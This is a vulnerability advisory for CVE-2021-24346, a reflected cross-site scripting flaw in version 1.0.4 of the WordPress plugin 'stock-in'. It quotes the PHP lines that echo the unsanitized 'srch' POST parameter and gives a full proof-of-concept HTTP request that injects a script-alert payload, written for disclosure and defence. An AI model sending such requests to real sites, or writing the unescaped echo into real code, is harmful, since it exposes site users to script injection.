Wp Plugin Stock In

Plugin Details

Plugin Name: wp-plugin : stock-in
Effected Version : 1.0.4 (and most probably lower version's if any)
Vulnerability : Cross-Site Scripting (XSS)
Minimum Level of Access Required : Contributor
CVE Number : CVE-2021-24346
Identified by : Shreya Pohekar
WPScan Reference URL

Disclosure Timeline

- April 28, 2021: Issue Identified and Disclosed to WPScan
- April 29, 2021 : Plugin Closed
- May 24, 2021 : CVE Assigned
- May 27, 2021 : Public Disclosure

Technical Details


The plugin has a search functionality with Contributor role as the lowest access level takes in POST parameter `srch`. The parameter is passed into echo statement without proper sanitization, validation or escaping therefore leads to reflected XSS.

Vulnerable File: `includes/settings.php`

Vulnerable Code: settings.php#L118

```
117         $search = $_POST['srch'];
118         echo 'Showing Results for "'. $search .'"';
```

PoC Screenshot



Exploit

```
POST /wp-admin/admin.php?page=stock_in HTTP/1.1
Host: 172.28.128.50
Content-Length: 66
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://172.28.128.50
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.85 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-ex
Referer: http://172.28.128.50/wp-admin/admin.php?page=stock_in
Accept-Language: en-US,en;q=0.9
Cookie: wp-saving-post=9-check; spf-last-metabox-tab-12-_sptp_generator=_sptp_generator_1; spf-last-metabox-tab-14-_sptp_gener
Connection: close

srch=%3Cscript%3Ealert%281%29%3C%2Fscript%3E&search=Search+Product
```